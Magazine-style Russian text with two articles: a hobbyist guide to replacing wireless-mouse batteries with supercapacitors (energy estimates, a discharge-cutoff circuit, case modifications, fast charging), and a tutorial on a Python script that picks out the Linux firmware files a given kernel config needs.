Если ты хоть немного помнишь школьные уроки физики, емкость конденсатора прямо пропорциональна площади его обкладок и обратно пропорциональна расстоянию между ними. Таким образом, за счет применения в ионисторах пористых материалов (обычно — активированный уголь) площадь поверхности возрастает многократно. Это и позволяет суперконденсаторам запасать огромные значения энергии. Кроме того, у них, как правило, низкие токи утечки, что помогает держать заряд значительное время.

Разумеется, у ионисторов есть и недостатки. В первую очередь это высокая цена, относительно низкое рабочее напряжение (порядка нескольких вольт на ячейку) и существенно меньшая плотность энергии в сравнении с аккумуляторами. Так что на роль идеального источника питания на все случаи жизни они, увы, не подходят.

Впрочем, некоторые ухищрения позволяют все же частично справиться с перечисленными недостатками. Например, при легировании анода литием удается поднять рабочее напряжение до 3,8 В. Такие компоненты обычно называют литиевыми конденсаторами и относят к гибридному классу. Они имеют несколько ключевых особенностей, приятных и не очень. Во-первых, у литиевых конденсаторов существенно меньший саморазряд даже на фоне классических ионисторов (не говоря уже об обычных конденсаторах). Во-вторых, они крайне чувствительны к переразряду. Как правило, в описании производитель предупреждает, что разряд литиевого конденсатора ниже 2,2 В приводит к деградации анода, потере емкости и снижению внутреннего сопротивления компонента.

СРАВНЕНИЕ

Теперь давай сравним несколько источников питания, чтобы примерно оценить перспективность всей затеи. Обычная компьютерная мышь, помимо батареек, может питаться и от перезаряжаемого NiMH-аккумулятора формата AA. Именно с ним мы и будем сравнивать оба ионистора — большой, размерами примерно с батарейку D и заявленными характеристиками на уровне 500 Ф и 2,7 В, а также маленький литиевый, емкостью на 100 Ф и напряжением 3,8 В. Сам NiMH-аккумулятор стандартного напряжения 1,4 В и средней емкости, рассчитан на 1500 мА · ч.

Важный момент: сравнивать их между собой в лоб не получится, так как разряд аккумулятора описывается уравнением Нернста. Собственно, этим уравнением описываются все химические источники питания. Как следствие, график разряда аккумулятора имеет плато по центру и резкий спад в конце, а его емкость измеряется в ампер-часах и рассчитывается как площадь под плато на графике. Конденсатор, в свою очередь, разряжается по экспоненте (при условии, что сопротивление нагрузки постоянно), и его емкость измеряется в фарадах.

Впрочем, выход есть: придется сравнивать запасенную энергию в джоулях. Итак, для конденсатора (или ионистора):

$$E = (C \times U^2) \div 2$$

Здесь C — емкость в фарадах, а U — напряжение в вольтах. Для аккумулятора:

$$E = 3600 \times Q \times U$$

Здесь Q — емкость в ампер-часах, а U — среднее напряжение. Для NiMH-аккумулятора напряжение на полностью заряженном элементе составляет примерно 1,4 В, а для разряженного — около 0,9 В. Однако, так как падение напряжения при разрядке нелинейно, возьмем среднее на уровне 1,1 В (все равно это приблизительные расчеты).

Теперь у нас получаются такие значения: 5940 Дж для аккумулятора, 1822 Дж для большого ионистора и 722 Дж для маленького. Выглядит неплохо, особенно учитывая, что последний по размеру примерно как аккумулятор. Но тут есть один нюанс: если в случае аккумулятора это та энергия, которую мы из него сможем взять, то с ионисторами чуть хитрее.

Как я уже упоминал, литиевый ионистор нельзя разряжать ниже 2,2 В (забегая вперед, скажу, что мы также не будем заряжать его выше 3,3 В). Это дает нам в итоге 302 Дж на один цикл. С большим ионистором другая штука — он плохо держит заряд выше 2,2 В, особенно при быстром заряде, на который мы целимся. Разрядить его с пользой ниже 0,5 В тоже не выйдет (из-за чисто технических ограничений). Впрочем, последнее не вносит заметной потери, так что здесь мы имеем около 542 Дж.

Тут уже неплохо видно преимущество литиевого конденсатора. Все же стоит учитывать, что он по размеру раз в семь меньше своего аналога. Впрочем, на мой вкус, преимущество не настолько велико, как его описывают в рекламных статьях. И не стоит забывать о разнице в цене — такие ионисторы достаточно дорогие.

С учетом всех замечаний в итоге получаем такие значения: те же 5940 Дж для аккумулятора, примерно 542 Дж в большом ионисторе на 500 Ф и 302 Дж в его младшем собрате на 100 Ф. Уже не так оптимистично. Хорошо, а на сколько этого хватит компьютерной мыши?

Современная недорогая беспроводная мышь потребляет примерно 4 мА в активном режиме и значительно меньше в режиме ожидания. Для простоты будем считать, что грызун у нас всегда в активном состоянии и напряжение питания у него 3 В. Это дает нам 43 Дж/ч.

Таким образом, в первом приближении от большого ионистора мышь должна проработать двенадцать часов, а от маленького порядка семи часов. Конечно, эти расчеты лишь приблизительные, но они позволяют оценить общую перспективность идеи. И на самом деле она весьма неплоха, если учесть, что большой суперконденсатор можно зарядить секунд за тридцать, а маленький и того быстрее. Таким образом, в теории наш манипулятор сможет запасти достаточно энергии на весь рабочий день всего лишь за время загрузки ОС.

Литиевые конденсаторы

Такие конденсаторы стоят сильно дороже даже классических ионисторов, и продают их заряженными. Поэтому, если надумаешь раскошелиться, обрати внимание, чтобы напряжение на нем было выше 2,2 В, а сам конденсатор обязательно был не вздутый. Здесь я хочу поблагодарить Faberge, который предоставил литиевый конденсатор VLCRS3R8107MG на 100 Ф для моего проекта.

С этим конденсатором была целая история. Его заказали в одном известном магазине, причем известном не в последнюю очередь своими высокими ценами. Первый же конденсатор, который оттуда прислали, оказался вздутым и разряженным. Впрочем, в ответ на претензию магазин оперативно и без лишних возражений выслал замену. А мне таким образом удалось сравнить между собой бракованный и рабочий экземпляры.

Выяснилось, что вздутый разряженный конденсатор сильно потерял в качестве и по саморазряду стал напоминать классические ионисторы (PDF), которые легко заказать в Китае. Особых нюансов тут нет, разве что качество раз на раз не приходится. Впрочем, несколько циклов заряд-разряд и длительный заряд идут им на пользу.

АНАТОМИЯ ГРЫЗУНОВ

Как правило, в основе типичной беспроводной мыши лежит специализированная микросхема, которая сама по себе реализует 99% функций устройства. В нее входит и сам сенсор, и схемы управления подсветкой, и модуль обработки сигнала от сенсора, и даже радиопередатчик. На такие контроллеры откровенно китайского ширпотреба бывает проблематично найти даташит, но нас в данном случае интересует только питание.

К нашей большой радости контроллеры между собой полностью совместимы и требуют напряжение в диапазоне от 2,1 до 3,6 В. В подтверждение этих слов ты можешь заглянуть в даташит PAW3702 (PDF), на которой собрана самая приличная из раскуроченных мной мышей.

INFO

Схемотехника устройств классом и ценой повыше может заметно отличаться. В них нередко применяется отдельный микроконтроллер, который позволяет управлять кучей параметров, загружать настройки непосредственно в мышь и создавать цепочки из макросов на все случаи жизни.

Обыкновенно мыши питаются от одной или двух батареек AA (или AAA). Это приводит нас к очевидному выводу: если батарейки две, то они подключаются к контроллеру напрямую (стабилизатор не ставят в том числе из соображений экономии), а если батарейка одна, то между ней и контроллером установлен step-up DC/DC-преобразователь, вроде того, который я использовал в эмуляторе мыши, — ME2108. Найти его на плате совсем несложно, чаще всего это трехлапая микросхема рядом с дросселем.


А что в этом случае будем делать мы? А мы будем делать так же! :)

Здоровое питание

Иными словами, если у нас в мыша имплантируется литиевый ионистор, то его будем подключать напрямую к контроллеру. При этом удаляем повышающий преобразователь, отпаивая микросхему и дроссель и соединяя перемычкой питание с контроллером. Он как раз даст нам диапазон напряжений как в даташите.

А когда используется ионистор попроще с максимальным напряжением 2,7 В, то его выход мы будем повышать с помощью упомянутого выше преобразователя. Если же его в мыши изначально не было, то его придется туда добавить. Благо они состоят буквально из нескольких деталей и даже продаются в виде готовых модулей за сущие копейки. Вроде бы всё... Хотя нет, стоит еще поговорить о защите от переразряда.

На всякий случай еще раз повторю, что литиевые ионисторы не рекомендуется разряжать ниже 2,2 В. Да, ты это наверняка уже запомнил, но, поверь, эти штуки стоят недешево, и обращаться с ними следует аккуратно. Поэтому нам будет необходимо устройство, которое сможет отключать нагрузку от ионистора при достижении порогового значения. Подобные устройства широко применяются для защиты литиевых аккумуляторов от переразряда, отличие нашего варианта состоит в меньшем напряжении срабатывания. Схема устройства представлена на рисунке ниже.



В целом все здесь элементарно, и пояснения тут требует разве что кнопка, которая нужна для включения устройства. Достаточно ее один раз нажать, и мышь будет работать до тех пор, пока напряжение на ионисторе не упадет ниже 2,2–2,3 В, что зачастую происходит скачкообразно. Значение порогового напряжения задается светодиодом и резисторами R2 и R3.

Светодиод тут выполняет одновременно функцию стабилитрона (красный светодиод дает около 1,7 В падения напряжения) и индикатора включения, но светится он не бодро. Точно подстраивать напряжение срабатывания удобно, меняя номинал R2. В качестве ключа использован до безобразия дешевый полевик AO3400, что помогает свести падение напряжения на устройстве практически к нулю. Однако сойдет и любой другой N-канальный полевик, способный открыться от напряжения порядка 2 В. Биполярный транзистор может быть любой, хоть КТ361.

Во включенном состоянии устройство потребляет меньше 100 мкА, а в выключенном потребление и вовсе пренебрежимо мало.

КОРПУС И КОНСТРУКТИВ

Приступим к сборке готового устройства. А для этого нам потребуется донор.

Нулевой пациент

Первой мне под руку попалась заезженная и много повидавшая на своем веку мышь Perfeo PF-353-WOP. На ней я и опробовал идею, встроив в эту мышь самый большой ионистор. А для того, чтобы полностью использовать заряд, я поместил в нее повышающий модуль на ME2108-33. Модуль взял в этот раз готовый. Одна незадача — ионистор был великоват. Впрочем, с этой проблемой мне отчасти помог лобзик.

Модуль повышающего преобразователя здорово встал на место разъема подключения батарейки.

Как легко понять из фотографий, ионистор заменил собой купированную заднюю часть и крепился при помощи суперклея. Поскольку сам корпус мыши я подпиливал снова и снова, то получилось неплохо подогнать его, и держится он нормально. Обрати внимание, что, несмотря на вульгарную простоту конструкции современных дешевых мышей, оптический узел (линза, диод и датчик) должны быть достаточно точно спозиционированы. Иначе резво бегать, как прежде, мышь уже не будет.

Зарядка тоже сурова: к выводам ионистора я цепляю вольтметр и, контролируя напряжение, подаю 3,3 В от компьютерного блока питания с помощью «крокодилов». Зарядный ток при этом составляет порядка 6 А. Что еще можно о ней сказать? Мышь работает, одного заряда хватает на период от двух до четырех дней, в зависимости от интенсивности использования.

Продолжение статьи →

КАК ПРОКАЧАТЬ МЫШЬ

СТАВИМ СУПЕРКОНДЕНСАТОР В БЕСПРОВОДНУЮ МЫШЬ, ЧТОБЫ ЗАРЯЖАТЬ ЕЕ ЗА СЕКУНДЫ


Первый пошел

За основу следующей итерации была взята мышь Oklick 6055W. К моему удивлению, ее уменьшенный размер совершенно не помешал встроить в нее второй ионистор.

Аккуратно срезаем батарейный отсек, сохраняя крепеж крышки. Для деликатной резки пластика можно использовать нож, ручной лобзик или нитку. Применять тут раскаленный нож и паяльник не рекомендую: уж очень много вони будет, да и паяльник жалко.


Далее встраиваем разъем для зарядки ионистора. Тут мне пришлось поломать голову, где взять разъем минимального размера, чтобы он одновременно выдерживал ток в несколько ампер, позволял подцепляться вольтметром, да еще вместо ответной части поддерживал какой попало суррогат. Как оказалось, всем этим требованиям удовлетворяет цанговый разъем, что используется в панельках для DIP-микросхем. Он и маленький, и, считай, цельнометаллический.

Устанавливаем его в крышку батарейного отсека и фиксируем каплей суперклея. Надо сказать, что если пропил сделан точно, то он и без клея сидит как влитой.




Также необходимо просверлить отверстие 3,5 мм под SMD-кнопку, включающую контроллер разряда ионистора. Сама тактовая кнопка тоже фиксируется суперклеем.

Теперь время заняться платой мыши: мы демонтируем дроссель и микросхему DC/DC-преобразователя и вместо них запаиваем перемычку, соединяющую элемент питания с контроллером. Далее надо изготовить контроллер разряда — по существу, слишком громкое название для схемы из восьми деталей.




Главное — заранее на макетке подобрать номиналы резисторов



Гораздо симпатичнее все это выглядит уже на печатной плате

Осталось соединить все узлы и закрепить ионистор на двухсторонний скотч. Легко заметить разъем зарядки и кнопку включения. К несчастью, защиты от дурака тут не предусмотрено, так как простейший вариант с установкой диода здесь не прокатит, а усложнять схему мне не хотелось.




WARNING

При подключении внимательно следи за полярностью, иначе ионистор может превратиться в тыкву, выплюнув в тебя свои потроха, а мышка безвозвратно перенесется в мышиный рай.

Полевые испытания показали, что от убитого литиевого конденсатора мышь работает один-два дня. Сколько именно — зависит от интенсивности использования. Как ни странно, даже бракованный ионистор продемонстрировал вполне достойный результат. Тем интереснее было посмотреть, как себя проявит исправный суперконденсатор!


Второй шанс

В этот раз под нож отправилась мышь поприличнее — A4Tech FStyler FG10. А процесс пошел уже по накатанной. :)



Точно так же я выпилил из грызуна батарейный отсек и вмонтировал разъем зарядки, который заранее был перемещен в более безопасное место.

С платы также удален повышающий преобразователь. Обрати внимание: в этой мыши уже используется микросхема в SMD-исполнении, так же как и дроссель. Впрочем, схема от этого меняется не сильно, и перемычка впаивается точно так же.



Теперь можно подключать контроллер разряда и собирать все обратно.


Единственная неприятность была связана с шурупом, на котором держится крышка. Чтобы его закрутить, нужно снять крышку батарейного отсека, но наши модификации этого сделать уже не позволяют. Так что я просверлил дополнительное отверстие, через которое закручивается шуруп.

От исправного литиевого ионистора мышь стабильно работает двое суток при активном использовании. И я думаю, это весьма достойный результат.

ЗАРЯДКА

В заключение пара слов о зарядном устройстве для таких мышей. До этого я о нем упоминал лишь вскользь, но именно оно обеспечивает быструю зарядку ионисторов. Я использую стандартный компьютерный блок питания на 300 Вт.

Для литиевых ионисторов все тривиально: с помощью специального шнурка мышь на 20 с подключается к линии 3,3 В на разъеме БП, после чего можно считать, что зарядка закончена. Сам шнурок максимально прост: на одном конце цанговый разъем (папа), а на другом — «крокодилы» для подключения к БП.



Вместо компьютерного блока можно использовать лабораторный, и тогда напряжение удастся поднять уже до 3,6 В и время работы устройства увеличится.

С обычными ионисторами несколько сложнее, так как у них номинальное напряжение 2,7 В. Впрочем, и их я тоже заряжаю от линии 3,3 В, только дополнительно контролирую напряжение на ионисторе вольтметром, прекращая заряд на отметке около 2,5 В. Из-за громадной емкости в 500 Ф заряд даже током в 6 А протекает вовсе не мгновенно, и его вполне можно уследить по вольтметру. А избыток напряжения просаживается на проводах, от чего они заметно нагреваются. Весь процесс занимает не больше 30 с.

Была у меня также идея вставить в разрыв диод, чтобы понизить напряжение и отказаться от вольтметра, но на диод надо ставить хороший радиатор, иначе его очень скоро навестит белый полярный пушистый зверек. Так что я на время отказался от такой идеи. Как ты понимаешь, в этом случае лабораторный БП будет особенно хорош.

Несколько слов стоит сказать и про режим заряда. Ионисторы способны к быстрому заряду, однако после этого напряжение на них просаживается на 10–30% за несколько десятков минут в зависимости от качества ионистора. Проблема решается длительным зарядом, в даташитах рекомендуют держать на ионисторе заданное напряжение около двенадцати часов для полного заряда. Это действительно работает, но на практике в реальной жизни эти потери несущественны и ими вполне можно пренебречь.

ИДЕИ И УЛУЧШЕНИЯ

А что же дальше? Развивать тему можно в нескольких направлениях. Сюда определенно стоит добавить систему беспроводного заряда, хотя это, конечно, заметно усложнит всю конструкцию. С беспроводной зарядкой можно и ионистор поменьше ставить, особенно если зарядку дополнительно встроить в коврик. Есть даже подходящая публикация от 2007 года с концептом. Также, возможно, стоит использовать для литиевых ионисторов step-down-преобразователь с 2,2 В на выходе. Но тут все же нужно сначала подсчитать, даст ли это реальный выигрыш во времени работы, так как КПД такого преобразователя далеко не сто процентов.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

ТОЛЬКО САМОЕ НУЖНОЕ

ИЗБАВЛЯЕМ LINUX ОТ БАГАЖА ПРОШИВОК ДЛЯ ОБОРУДОВАНИЯ

Разработчики Linux поддерживают не только множество драйверов устройств в исходном коде ядра, но и большую коллекцию прошивок к устройствам в пакете linux-firmware. Но когда размер системы имеет значение — нужно отсечь лишнее. Модули ядра легко отключить в make menuconfig, а вот выбрать нужные прошивки сложнее. Поэтому сегодня мы напишем скрипт, который позволит тебе извлечь из полугигабайтной коллекции прошивок несколько мегабайт, нужных именно твоей машине.

С железом нередко бывает так, что одного драйвера в пространстве ядра ОС для его работы недостаточно. Нужна также прошивка (firmware), которая загружается в само устройство. Точный формат и назначения прошивки зачастую известны только производителю: иногда это программа для микроконтроллера или FPGA, а иногда просто набор данных. Пользователю это не важно, главное, что устройство не работает, если ОС не загрузит в него прошивку.

В свободных операционных системах прошивки нередко вызывают споры. Многие из них распространяются под несвободными лицензиями и без исходного кода. Авторы OpenBSD и ряда дистрибутивов GNU/Linux считают это проблемой и со свободой, и с безопасностью и принципиально не включают такие прошивки в установочный образ.

Если у тебя есть устройство, которое требует прошивки, и тебе нужно, чтобы оно работало, вопрос лицензии прошивки становится чисто академическим — от необходимости иметь ее в системе и загружать ты никуда не уйдешь.

Полный набор из linux-firmware занимает более 500 Мбайт в распакованном виде. При этом каждой отдельно взятой системе требуется только небольшая часть этих файлов, остальное — мертвый груз.

Даже в современном мире с дисками на несколько терабайт еще много случаев, когда размер имеет значение: встраиваемые системы, образы для загрузки через PXE и подобное. Хорошо, если о board support package позаботился кто-то другой, но это не всегда так.

Если ты точно знаешь полный список нужного железа, можно извлечь файлы вручную. Впрочем, даже в этом случае найти нужные файлы может быть непросто — linux-firmware представляет собой не очень структурированную кучу файлов, и списка соответствия файлов именам модулей ядра там нет. А если ты хочешь дать пользователям возможность легко собрать свой образ, тут и вовсе нет выбора — нужно автоматическое решение.

В этой статье я расскажу о своем способе автоматической сборки. Он неидеален, но автоматизирует большую часть работы, что уже неплохо. Писать скрипт будем на Python 3.

INFO

Примеры кода в статье упрощенные. Готовый и работающий скрипт ты можешь найти на GitHub.

К примеру, можно им просмотреть список прошивок для включенных в `.config` драйверов сетевых карт Realtek.

```
$ make menuconfig
$ make prepare
$ list-required-firmware.py -s drivers/net/ethernet/realtek/
rtl_nic/rtl8168d-1.fw
rtl_nic/rtl8168d-2.fw
rtl_nic/rtl8168e-1.fw
...
```

ОСНОВЫ

В ядре Linux нет глобального списка прошивок и кода для их загрузки. Каждый модуль загружает свои прошивки с помощью функций из семейства `request_firmware`. Логично, если учесть, что процедура загрузки прошивки у каждого устройства разная. Соответственно, информация о нужных прошивках разбросана по множеству отдельных файлов с исходным кодом.

На первый взгляд, некоторую надежду дает опция сборки `FIRMWARE_IN_KERNEL`. Увы, на деле она встраивает в файл с ядром только файлы, которые ты явно укажешь в `EXTRA_FIRMWARE`. Так что файлы все равно сначала придется найти.

Поиск по вызовам `request_firmware()` тоже не очень перспективен. Некоторые модули поддерживают несколько разных прошивок, да и имя файла часто хранится в переменной. В качестве примера можно посмотреть на фрагмент кода из драйвера сетевой карты Intel e100.

К счастью для нас, модули должны указывать нужные им файлы прошивок с помощью макроса `MODULE_FIRMWARE()`. Пример можно найти в e100. Этот макрос определен в файле `include/linux/module.h`.

Именно из вывода этого макроса берется информация о прошивках, которую можно увидеть в выводе утилиты `modinfo`.

```
$ sudo modinfo e100 | grep firmware
firmware:       e100/d102e_ucode.bin
firmware:       e100/d101s_ucode.bin
firmware:       e100/d101m_ucode.bin
```

В ряде случаев можно было бы обойтись одной `modinfo`. Если у тебя есть собранное ядро и возможность его загрузить, ты можешь просмотреть вывод `modinfo` для каждого нужного модуля. Это не всегда удобно или вообще возможно, так что мы продолжим искать решение, для которого понадобится только исходный код ядра.

Здесь и далее будем считать, что все ненужные модули отключены в конфиге сборки ядра (Kconfig). Если мы собираем образ для конкретной системы или ограниченного набора систем, это вполне логичное предположение.

ИЩЕМ ИСХОДНИКИ МОДУЛЕЙ

Чтобы собрать список имен файлов прошивок, мы сначала составим список всех файлов исходного кода ядра, где они используются. Затем мы прогоним эти файлы через препроцессор из GCC, чтобы раскрыть все макросы, и извлечем собственно имена нужных файлов.

Находим все включенные в конфиге модули

Это самая простая часть. Конфиг сборки ядра имеет простой формат «ключ — значение» вроде `CONFIG_IWLWIFI=m`. Значение может быть `n` (не собирать), `y` (встроить в ядро) или `m` (собрать в виде модуля).

Нас интересуют только ключи, а какое значение там, `y` или `m`, нам не важно. Поэтому мы можем выгрести нужные строки регулярным выражением `(.*)=(?:y|m)`. В модуле `re` из Python синтаксис `(?:...)` используется для незахватывающих групп (non-capturing group), так что захвачена будет только часть в скобках из `(.*)=`.

```
def load_config(path):
    with open(path, 'r') as f:
        config = f.read()
    targets = re.findall(r'(.*)=(?:y|m)', config)
    return targets
```

Находим нужные каталоги и файлы исходников

В каждом Makefile можно найти выражения вида `obj-$(CONFIG_SOMETHING) += ...`. Переменные `CONFIG_SOMETHING` разрешаются в их значения из конфига и, соответственно, добавляются в списки целей `obj-y` (встроить в ядро) и `obj-m` (оставить модулем).

В файлах верхнего уровня (вроде `drivers/net/wireless/intel/Makefile`) в качестве значения фигурирует подкаталог с модулем, вроде `obj-$(CONFIG_IWLWIFI) += iwlwifi/`. Внутри каталога с модулем (`drivers/net/wireless/intel/iwlwifi/Makefile`) упоминается конечный объектный файл, наподобие `obj-$(CONFIG_IWLWIFI) += iwlwifi.o`. Мы ограничимся случаем с целью-каталогом.

Цели-каталоги мы будем искать по выражению `obj-\$\((.*)\)\s+\+=\s+(.*)/(?:\n|$)` в Makefile.

```
def find_enabled_subdirs(config, makefile_path):
    with open(makefile_path, 'r') as f:
        makefile = f.read()

    dir_stmts = re.findall(r'obj-\$\((.*)\)\s+\+=\s+(.*)/(?:\n|$)',
makefile)
    subdirs = []

    for ds in dir_stmts:
        config_key, src_dir = ds

        if config_key in config:
            subdirs.append(src_dir)

    return subdirs
```

А что с целями-файлами? Если мы говорим о модулях из нескольких файлов в каталоге, то их файлы `*.c` мы обработаем при обходе самого каталога. Существуют модули из одного файла, в основном для старых устройств вроде `drivers/net/ethernet/intel/e100.c`. Таких модулей весьма немного, так что мы игнорируем их существование. При желании можно добавить обработку подобных случаев, но я не уверен, практично ли это. Лучше мы чуть позже сделаем так, чтобы их прошивки были включены по умолчанию, а не выключены.

Ну и наконец, нам нужен способ отфильтровать файлы, в которых есть ссылки на прошивки. Это совсем просто для каждого, кто знаком с регулярными выражениями.

```
def file_loads_firmware(file):
    with open(file, 'r') as f:
        source = f.read()
    if re.search(r'MODULE_FIRMWARE\((.*)\)', source):
        return True
```

Мы игнорируем аргумент макроса `MODULE_FIRMWARE`. Чаще всего там не явное имя файла, а другая константа, а то и целое выражение. Поэтому мы сначала составим список нужных файлов с исходниками, а потом уже будем разбираться, что с ними делать.

Осталось собрать воедино функцию для построения списка файлов из указанного каталога, в которых есть ссылки на прошивки.

```
def collect_source_files(config, path):
    files = []

    makefile = os.path.join(path, "Makefile")

    c_files = glob.glob("{0}/*.c".format(path))
    files = list(filter(file_loads_firmware, c_files))

    enabled_subdirs = find_enabled_subdirs(config, makefile)
    subdirs = glob.glob("{0}/*/".format(path))
    for d in subdirs:
        dir_name = d.rstrip("/")

        if os.path.exists(os.path.join(d, "Makefile")):
            if os.path.basename(dir_name) in enabled_subdirs:
                files = files + collect_source_files(config, d)
        else:
            c_files = glob.iglob("{0}/**/*.c".format(d), recursive=
True)
            files += list(filter(file_loads_firmware, c_files))

    return files
```

Очень экономит время библиотека glob из стандартной поставки Python 3. С версии 3.5 у нее есть поддержка рекурсии. Некоторые модули содержат вложенный каталог с исходниками, а порой и не один. Если в таком каталоге есть свой Makefile, то это независимый модуль, что мы обрабатываем в первой ветке условия. Однако, если Makefile отсутствует, это «просто» подкаталог, и нам нужны все файлы `*.c` из него и всех подкаталогов. Модуль glob умеет это не хуже, чем шелл, и выражение `**/*.c` отлично работает (если не забыть `recursive=True`).

ИЗВЛЕКАЕМ ДАННЫЕ О ПРОШИВКАХ

Остается последнее — извлечь собственно имена файлов прошивок. Будем прогонять файлы с исходным кодом через препроцессор из GCC, чтобы вместо имен макросов получить готовые строки имен файлов из linux-firmware.

Вообще, остановить GCC после стадии препроцессора можно опцией `-E`. Увы, для этого нужен правильный список каталогов с заголовочными файлами. Некоторые модули, вроде упомянутого iwlwifi, содержат множество вложенных каталогов и используют, кроме стандартных заголовков ядра, еще и свои общие файлы, что сильно усложняет дело.

Однако в Makefile ядра есть цели для файлов `*.i` — это как раз файлы `*.c` после обработки препроцессором.

К примеру, `make drivers/net/wireless/intel/iwlwifi/cfg/9000.i` превратит файл `9000.c` в голый C без директив и макросов. Макрос `MODULE_FIRMWARE` генерирует для полей структуры данных о модуле уникальные имена, которые можно узнать по подстроке `__UNIQUE_ID_firmware`. Эти строки мы и будем извлекать.

```
static const char __UNIQUE_ID_firmware338[] __attribute__((__used__))
__attribute__((section(".modinfo"), unused, aligned(1))) = "firmware"
"=" "iwlwifi-9000-pu-b0-jf-b0-" "46" ".ucode";
```

Выражение вида `const char* hello = "hello" " " "world"` — немного непривычный, но вполне законный способ записи строковых констант, эквивалентный `const char* hello = "hello world"`. Нам придется это учесть.

```
fw_files = []
for sf in source_files:
    i_file = re.sub(r'\.c', r'.i', sf)
    res = subprocess.run(["make {0} 2>&1".format(i_file)], shell=True
, capture_output=True)
    if res.returncode != 0:
        print("Failed to preprocess file {0}".format(sf), file=sys.
stderr)
        print(res.stdout.decode(), file=sys.stderr)
    else:
        with open(i_file, 'r') as f:
            source = f.read()
            fw_statements = re.findall(r'__UNIQUE_ID_firmware.
*"firmware"\s+"="\s+(.*);', source)
            fw_files += list(map(lambda s: re.sub(r'(\s|")', r'', s),
fw_statements))
```

